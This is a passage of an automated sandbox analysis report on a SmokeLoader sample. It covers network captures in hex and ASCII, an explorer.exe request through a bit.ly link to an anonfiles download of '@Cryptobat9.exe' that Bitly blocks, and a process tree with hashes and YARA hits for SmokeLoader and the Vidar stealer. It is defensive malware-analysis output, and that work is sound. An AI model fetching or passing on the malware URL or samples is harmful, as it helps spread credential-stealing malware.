33 00 53 00 78 00 6f 00 6e 00 56 00 4b 00 45 00 43 00 52 00 6e 00 2f 00 4c 00 61 00 67 00 43 00 39 00 74 00 45 00 57 00 6c 00 33 00 38 00 45 00 Data Ascii: vhWMsodw9GTZC93m4K8txcHD+elDgEI8l5txQkJFll9TwVMcc6frBfcYHwSqkavD28hd/rPivoG7uBOND+bPi5ZdTAHhgL3L2Qero8j3SxonVKECRn/LagC9tEWl38E
2022-01-09 17:48:12 UTC	448	IN	Data Raw: 00 4c 00 4e 00 77 00 71 00 5a 00 72 00 52 00 62 00 78 00 64 00 39 00 70 00 45 00 42 00 59 00 31 00 6d 00 6c 00 37 00 55 00 6d 00 75 00 6d 00 59 00 79 00 63 00 4b 00 4c 00 43 00 6b 00 69 00 4a 00 35 00 2f 00 37 00 6b 00 4f 00 2b 00 55 00 49 00 63 00 6e 00 64 00 4d 00 2b 00 33 00 59 00 78 00 64 00 39 00 67 00 6a 00 6c 00 53 00 49 00 67 00 58 00 43 00 56 00 76 00 4a 00 72 00 61 00 2f 00 2b 00 4d 00 49 00 73 00 5a 00 67 00 2f 00 69 00 4c 00 73 00 42 00 51 00 79 00 4b 00 46 00 76 00 4e 00 32 00 34 00 55 00 79 00 71 00 5a 00 75 00 61 00 33 00 31 00 6c 00 66 00 69 00 52 00 59 00 7a 00 71 00 50 00 50 00 65 00 4d 00 51 00 44 00 63 00 43 00 64 00 30 00 46 00 69 00 59 00 4f 00 6a 00 6d 00 4f 00 36 00 50 00 5a 00 6d 00 53 00 66 00 53 00 38 00 6f 00 65 00 48 00 77 00 Data Ascii: LNwqZrRbxd9pEBY1ml7UmumYycKLCkiJ5/7kO+UIcndM+3Yxd9gjlSIgXCVvJra/+MIsZg/iLsBQyKFvN24UyqZua31lfiRYzqPPeMQDcCd0FiYOjmO6PZmSfS8oeHw
2022-01-09 17:48:12 UTC	464	IN	Data Raw: 00 53 00 58 00 63 00 47 00 37 00 37 00 69 00 4a 00 31 00 4b 00 44 00 32 00 6f 00 50 00 7a 00 38 00 57 00 65 00 67 00 6f 00 78 00 6d 00 65 00 33 00 31 00 42 00 58 00 4a 00 2f 00 62 00 47 00 31 00 49 00 35 00 4a 00 58 00 2f 00 6d 00 61 00 53 00 62 00 50 00 49 00 65 00 68 00 4f 00 43 00 64 00 32 00 67 00 6e 00 58 00 71 00 70 00 2f 00 78 00 4f 00 64 00 39 00 44 00 46 00 59 00 46 00 38 00 62 00 68 00 52 00 41 00 42 00 41 00 55 00 48 00 31 00 72 00 69 00 43 00 4f 00 50 00 6c 00 59 00 61 00 58 00 32 00 59 00 68 00 46 00 36 00 74 00 5a 00 52 00 48 00 77 00 61 00 73 00 4d 00 75 00 4e 00 42 00 48 00 63 00 72 00 67 00 71 00 65 00 56 00 59 00 4c 00 78 00 6f 00 33 00 44 00 36 00 58 00 57 00 6b 00 33 00 4b 00 48 00 75 00 2b 00 47 00 62 00 41 00 6e 00 58 00 67 00 78 00 Data Ascii: SXcG77iJ1KD2oPz8Wegoxme31BXJ/bG1l5JX/maSbPIehOCd2gnXqp/xOd9DFYF8bhRABAUH1riCOPlYaX2YhF6tZRHwasMuNBHcrgqeVYLxo3D6XWk3KHu+GbAnXgx
2022-01-09 17:48:12 UTC	480	IN	Data Raw: 00 31 00 79 00 6a 00 49 00 6a 00 49 00 36 00 76 00 44 00 58 00 78 00 4d 00 58 00 4d 00 53 00 33 00 52 00 38 00 38 00 38 00 4e 00 55 00 41 00 62 00 54 00 62 00 46 00 6d 00 76 00 46 00 6f 00 73 00 6e 00 34 00 70 00 74 00 74 00 65 00 65 00 6c 00 68 00 57 00 65 00 42 00 35 00 66 00 4a 00 31 00 51 00 6f 00 52 00 59 00 78 00 38 00 39 00 6f 00 6b 00 34 00 72 00 41 00 61 00 65 00 64 00 55 00 6c 00 6b 00 55 00 75 00 46 00 66 00 73 00 55 00 66 00 77 00 49 00 6a 00 75 00 44 00 6e 00 54 00 68 00 39 00 61 00 48 00 34 00 38 00 73 00 47 00 57 00 4e 00 75 00 57 00 48 00 48 00 64 00 52 00 57 00 6e 00 48 00 55 00 2f 00 78 00 6d 00 32 00 65 00 57 00 4e 00 2b 00 2f 00 52 00 37 00 49 00 77 00 58 00 4f 00 31 00 32 00 74 00 66 00 6c 00 43 00 79 00 58 00 61 00 2f 00 6b 00 63 00 Data Ascii: 1yjIjI6vDXxMXMS3R888NUAbTbFmvFosn4ptteelhWeB5fJ1QoRYx89ok4rAaedUlkUuFfsUfwIjuDnTh9aH48sGWNuWHHdRWnHU/xm2eWN+/R7IwXO12tflCyXa/kc
2022-01-09 17:48:12 UTC	496	IN	Data Raw: 00 77 00 36 00 74 00 46 00 77 00 2f 00 47 00 72 00 61 00 65 00 39 00 58 00 41 00 6c 00 75 00 6a 00 36 00 4e 00 4f 00 73 00 43 00 4f 00 7a 00 6b 00 66 00 34 00 7a 00 6e 00 6f 00 42 00 77 00 38 00 46 00 45 00 53 00 61 00 67 00 32 00 6d 00 38 00 38 00 37 00 64 00 78 00 6b 00 33 00 59 00 35 00 6c 00 36 00 65 00 74 00 62 00 6e 00 67 00 52 00 2b 00 34 00 58 00 45 00 76 00 6f 00 31 00 51 00 58 00 71 00 38 00 52 00 6a 00 61 00 52 00 71 00 74 00 72 00 53 00 36 00 55 00 4c 00 50 00 63 00 64 00 41 00 35 00 6d 00 39 00 34 00 6e 00 4d 00 51 00 57 00 59 00 45 00 6d 00 64 00 74 00 32 00 6c 00 30 00 5a 00 33 00 39 00 76 00 4c 00 38 00 72 00 6c 00 52 00 47 00 7a 00 45 00 6c 00 65 00 69 00 2b 00 76 00 65 00 74 00 51 00 31 00 35 00 46 00 63 00 57 00 30 00 67 00 52 00 4e 00 Data Ascii: w6tFw/Grae9XAluj6NOsCOzkf4znoBw8FESag2m887dxk3Y5l6etbngR+4XEvo1QXq8RjaRqtrS6ULPcdA5m94nMQWYEmdt2l0Z39vL8rlRGzElei+vetQ15FcW0gRN
2022-01-09 17:48:12 UTC	512	IN	Data Raw: 00 6f 00 4d 00 36 00 74 00 69 00 46 00 4e 00 6f 00 2b 00 31 00 45 00 4e 00 44 00 65 00 35 00 69 00 6a 00 4f 00 4d 00 4d 00 41 00 34 00 4a 00 76 00 44 00 75 00 50 00 79 00 7a 00 56 00 35 00 6b 00 6e 00 4c 00 4c 00 79 00 6f 00 75 00 33 00 71 00 6e 00 2b 00 2f 00 48 00 69 00 61 00 71 00 47 00 67 00 35 00 63 00 31 00 57 00 4e 00 4a 00 32 00 4c 00 34 00 6d 00 4d 00 50 00 65 00 6f 00 2b 00 73 00 4f 00 7a 00 4a 00 6c 00 34 00 73 00 69 00 78 00 46 00 41 00 6b 00 73 00 62 00 56 00 4c 00 4a 00 68 00 6d 00 37 00 62 00 53 00 43 00 48 00 6a 00 5a 00 66 00 4d 00 61 00 69 00 6d 00 43 00 44 00 4e 00 75 00 50 00 57 00 42 00 79 00 49 00 51 00 69 00 74 00 51 00 67 00 4f 00 4c 00 6d 00 78 00 6c 00 32 00 78 00 62 00 2f 00 31 00 46 00 63 00 45 00 67 00 6a 00 4c 00 71 00 55 00 Data Ascii: oM6tiFNo+1ENDe5ijOMMA4JvDuPyzV5knLLyou3qn+/HiaqGg5c1WNJ2L4mMPeo+sOzJl4sixFAksbVLJhm7bSCHjZfMaimCDNuPWBylQitQgOLmxl2xb/1FcEgjLqU

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49875	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:56 UTC	527	OUT	GET /3eHgQQR HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bit.ly
2022-01-09 17:48:56 UTC	527	IN	HTTP/1.1 302 Found Server: nginx Date: Sun, 09 Jan 2022 17:48:56 GMT Content-Type: text/html; charset=utf-8 Content-Length: 226 Cache-Control: private, max-age=90 Content-Security-Policy: referrer always; Location: https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe Referrer-Policy: unsafe-url Via: 1.1 google Alt-Svc: clear Connection: close

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:56 UTC	527	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 69 74 6c 79 2e 63 6f 6d 2f 61 2f 62 6c 6f 63 6b 65 64 3f 68 61 73 68 3d 33 65 48 67 51 51 52 26 61 6d 70 3b 75 72 6c 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 63 64 6e 2d 31 33 31 2e 61 6e 6f 6e 66 69 6c 65 73 2e 63 6f 6d 25 32 46 50 30 6d 35 77 34 6a 32 78 63 25 32 46 63 61 63 33 65 62 39 38 2d 31 36 34 30 38 35 33 39 38 34 25 32 46 25 34 30 43 72 79 70 74 6f 62 61 74 39 2e 65 78 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49876	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:56 UTC	527	OUT	GET /a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bitly.com
2022-01-09 17:48:56 UTC	528	IN	HTTP/1.1 200 OK Server: nginx Date: Sun, 09 Jan 2022 17:48:56 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 5879 Set-Cookie: anon_u=cHN1X19jYTM2NTgxNy01ZjI1LTQwN2QtOTg5OC01ZWMzNzc4ZThiNzQ=|1641750536|4ae746a92e36fb00e2fd89f606bf782821d9376f; Domain=bitly.com; expires=Fri, 08 Jul 2022 17:48:56 GMT; httponly; Path=/; secure Etag: "c19624a6e02662e870f645f063e54797e509758d" Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Strict-Transport-Security: max-age=31536000 Via: 1.1 google Alt-Svc: clear Connection: close
2022-01-09 17:48:56 UTC	528	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 57 61 72 6e 69 6e 67 21 20 7c 20 54 68 65 72 65 20 6d 69 67 68 74 20 62 65 20 61 20 70 72 6f 62 6c 65 6d 20 77 69 74 68 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 6c 69 6e 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d Data Ascii: <!DOCTYPE html><html><head><title>Warning! | There might be a problem with the requested link</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name=
2022-01-09 17:48:56 UTC	529	IN	Data Raw: 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 3b 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 38 30 30 3b 0a 73 72 63 3a 20 75 72 6c 28 27 2f 73 2f 76 34 36 38 2f 67 72 61 70 68 69 63 73 2f 50 72 6f 78 69 6d 61 4e 6f 76 61 2d 45 78 74 72 61 62 6f 6c 64 2e 6f 74 66 27 29 20 66 6f 72 6d 61 74 28 22 6f 70 65 6e 74 79 70 65 22 29 3b 0a 7d 0a 62 6f 64 79 2c 0a 68 74 6d 6c 20 7b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 31 64 31 66 32 31 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 Data Ascii: "Proxima Nova";font-weight: 800;src: url('/s/v468/graphics/ProximaNova-Extrabold.otf') format("opentype");} body,html {font-family: "Proxima Nova", Arial, sans-serif;-webkit-font-smoothing: antialiased;font-size: 10px;color: #1d1f21;background-c
2022-01-09 17:48:56 UTC	530	IN	Data Raw: 64 69 6e 67 3a 20 37 25 20 35 25 20 31 34 25 20 35 25 3b 0a 7d 0a 2e 68 65 61 64 65 72 20 7b 0a 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 72 65 6d 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 2d 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 20 63 6f 6c 75 6d 6e 3b 0a 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 20 7b 0a 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 7d 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 3a 20 35 30 25 3b 0a 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 20 32 72 65 6d 3b 0a 7d 0a 7d 0a 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 20 37 35 30 70 78 29 20 7b 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 Data Ascii: ding: 7% 5% 14% 5%;}.header {margin-bottom: 2rem;}.headline-container {flex-direction: column;justify-content: center;}.headline {width: 100%;}.warning-img {width: 50%;margin: 0 auto 2rem;}}@media (max-width: 750px) {.warning-img {width
2022-01-09 17:48:56 UTC	531	IN	Data Raw: 20 6d 61 6c 77 61 72 65 20 28 73 6f 66 74 77 61 72 65 20 64 65 73 69 67 6e 65 64 20 74 6f 20 68 61 72 6d 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 29 2c 20 61 74 74 65 6d 70 74 20 74 6f 20 63 6f 6c 6c 65 63 74 20 79 6f 75 72 20 70 65 72 73 6f 6e 61 6c 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 66 6f 72 20 6e 65 66 61 72 69 6f 75 73 20 70 75 72 70 6f 73 65 73 2c 20 6f 72 20 6f 74 68 65 72 77 69 73 65 20 63 6f 6e 74 61 69 6e 20 68 61 72 6d 66 75 6c 20 61 6e 64 2f 6f 72 20 69 6c 6c 65 67 61 6c 20 63 6f 6e 74 65 6e 74 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 62 65 20 61 74 74 65 6d 70 74 69 6e 67 20 74 6f Data Ascii: malware (software designed to harm your computer), attempt to collect your personalinformation for nefarious purposes, or otherwise contain harmful and/or illegal content. The link may be attempting to

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:56 UTC	532	IN	Data Raw: 20 68 69 64 65 20 74 68 65 20 66 69 6e 61 6c 20 64 65 73 74 69 6e 61 74 69 6f 6e 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 6c 65 61 64 20 74 6f 20 61 20 66 6f 72 67 65 72 79 20 6f 66 20 61 6e 6f 74 68 65 72 20 77 65 62 73 69 74 65 20 6f 72 20 6d 61 79 20 69 6e 66 72 69 6e 67 65 20 74 68 65 20 72 69 67 68 74 73 20 6f 66 20 6f 74 68 65 72 73 2e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 6c 69 6e 6b 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 42 69 74 6c 79 20 76 69 61 20 3c 73 70 61 6e 3e 3c 61 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 0a 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 Data Ascii: hide the final destination. - The link may lead to a forgery of another website or may infringe the rights of others. <p>If you believe this link has been blocked in error, please contact Bitly via <a target="_blank" rel="noopene
2022-01-09 17:48:56 UTC	533	IN	Data Raw: 20 54 72 61 63 6b 20 70 61 67 65 20 76 69 65 77 0a 77 2e 67 61 28 27 73 65 6e 64 27 2c 20 27 70 61 67 65 76 69 65 77 27 29 3b 0a 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 76 61 72 20 63 61 74 65 67 6f 72 79 20 3d 20 22 73 70 61 6d 3a 77 61 72 6e 69 6e 67 5f 70 61 67 65 22 2c 0a 73 74 61 74 65 20 3d 20 30 3b 0a 66 75 6e 63 74 69 6f 6e 20 74 72 61 63 6b 48 6f 76 65 72 28 65 29 20 7b 0a 74 72 79 20 7b 0a 73 74 61 74 65 20 3d 20 31 3b 0a 67 61 28 27 73 65 6e 64 27 2c 20 27 65 76 65 6e 74 27 2c 20 63 61 74 65 67 6f 72 79 2c 20 22 53 70 61 6d 20 69 6e 74 65 72 73 74 69 Data Ascii: Track page vieww.ga('send', 'pageview');})(window,document);</script><script type="text/javascript">(function () {var category = "spam:warning_page",state = 0;function trackHover(e) {try {state = 1;ga('send', 'event', category, "Spam intersti

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: cz2ZyeL2Zd.exe PID: 6920 Parent PID: 5272

General

Start time:	18:46:57
Start date:	09/01/2022
Path:	C:\Users\user\Desktop\cz2ZyeL2Zd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\cz2ZyeL2Zd.exe"
Imagebase:	0x400000
File size:	299008 bytes
MD5 hash:	246B41453B996BFA14F60D4785E598AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: cz2ZyeL2Zd.exe PID: 7052 Parent PID: 6920

General

Start time:	18:46:59
Start date:	09/01/2022

Path:	C:\Users\user\Desktop\cz2ZyeL2Zd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\cz2ZyeL2Zd.exe"
Imagebase:	0x400000
File size:	299008 bytes
MD5 hash:	246B41453B996BFA14F60D4785E598AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.328560589.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.328581526.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 7140 Parent PID: 572

General

Start time:	18:47:02
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6200 Parent PID: 572

General

Start time:	18:47:02
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 3796 Parent PID: 572

General

Start time:	18:47:03
Start date:	09/01/2022

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6260 Parent PID: 572

General

Start time:	18:47:03
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5944 Parent PID: 572

General

Start time:	18:47:03
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 6064 Parent PID: 572

General

Start time:	18:47:04
Start date:	09/01/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6db2f0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5504 Parent PID: 572

General

Start time:	18:47:04
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6804 Parent PID: 572

General

Start time:	18:47:05
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 7052

General

Start time:	18:47:06
Start date:	09/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000

File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000000.316265354.0000000002E01000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 6444 Parent PID: 572

General

Start time:	18:47:21
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 7008 Parent PID: 572

General

Start time:	18:47:35
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: icgujuh PID: 7124 Parent PID: 664

General

Start time:	18:47:37
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Roaming\icgujuh
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\icgujuh
Imagebase:	0x400000
File size:	299008 bytes
MD5 hash:	246B41453B996BFA14F60D4785E598AC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: icgujuh PID: 5608 Parent PID: 7124

General

Start time:	18:47:39
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Roaming\icgujuh
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\icgujuh
Imagebase:	0x400000
File size:	299008 bytes
MD5 hash:	246B41453B996BFA14F60D4785E598AC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000012.00000002.377828277.0000000000680000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000012.00000002.377862377.00000000006A1000.00000004.00020000.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 7116 Parent PID: 572

General

Start time:	18:47:45
Start date:	09/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: 5D68.exe PID: 1764 Parent PID: 3352

General

Start time:	18:47:47
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Local\Temp\5D68.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\5D68.exe
Imagebase:	0x400000
File size:	358912 bytes
MD5 hash:	1F935BFFF0F8128972BC69625E5B2A6C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.398652642.00000000023A1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.398263748.0000000000600000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, Metadefender, Browse • Detection: 86%, ReversingLabs

Analysis Process: EC9F.exe PID: 6732 Parent PID: 3352

General

Start time:	18:47:59
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Local\Temp\EC9F.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\EC9F.exe
Imagebase:	0x400000
File size:	330752 bytes
MD5 hash:	7442C55E6C71DA88E75CEF4A0B4B62CC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000017.00000002.413054469.0000000002E46000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000017.00000002.413054469.0000000002E46000.00000004.00000020.sdmp, Author: Joe Security

Analysis Process: 2B8.exe PID: 5780 Parent PID: 3352

General

Start time:	18:48:05
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Local\Temp\2B8.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2B8.exe
Imagebase:	0x400000
